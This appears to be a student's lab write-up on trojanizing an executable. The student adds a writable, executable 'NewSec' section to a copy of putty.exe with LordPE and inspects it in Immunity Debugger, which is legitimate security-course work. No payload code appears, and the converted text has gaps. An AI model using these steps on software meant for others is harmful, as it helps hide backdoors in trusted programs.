


Lab 10: EXE With Trojan Code in a New Section


Huynh Ngoc Quang – SE181838

Task 1: Add a Section with LordPE

Copying putty.exe



Getting LordPE




Adding a New Section to the PE Header

In the LordPE window, on the right side, click the "PE Editor" button.


In the Open box, navigate to **putty-newsec-YOURNAME.exe** and double-click it.

A "PE Editor" box opens, showing general information about putty, as shown below.




In the "PE Editor" box, on the right, click the **Sections** button.


A "Section Table" box opens, showing the four sections in the putty executable.



Right-click one of the sections and click "**add section header**", as shown below.





A new section named "NewSec" appears. Currently, this section has "VSize" and "RSize" values of 0, as shown below.



In the "Section Table" box, right-click **NewSec** and click "**edit section header**".


In the "[Edit SectionHeader]" window, change the **VirtualSize** and **RawSize** to **00001000** as shown below.





In the "[Edit SectionHeader]" window, at the bottom, in the "Flags" row, click the square button labelled

Note the top three check boxes here: this segment is Executable, Readable, and Writeable. That's good; we can place any type of code we want to here, even self-modifying code.



Click OK.

Click **OK**.

Close the "Section Table" box.

In the "PE Editor" box, click the **Save** button.

In the "PE Editor" box, click the **OK** button.

Close the LordPE window.

Task 2: Redirecting Code Execution with Immunity


Using Immunity to Examine the NewSec Section


Click **Start**. Search for **Immunity Debugger** and start it.

In Immunity, from the menu bar, click **File**, **Open**. Navigate to **putty-newsec-YOURNAME.exe** and open it.

From the Immunity menu bar, click **View**, **Memory**. as shown below.


Immunity shows the memory layout of putty. As outlined in blue in the image below, the "NewSec" section begins at address **484000**.





In the "Memory ma[" window, double-click NewSec.

A "Dump" window opens, showing the data stored in NewSec, as shown below.



This is a digital signature, added to recent downloads of Putty. Notice the readable text in the lower portion of this window, on the right side, saying "AddTrust External CA Root".

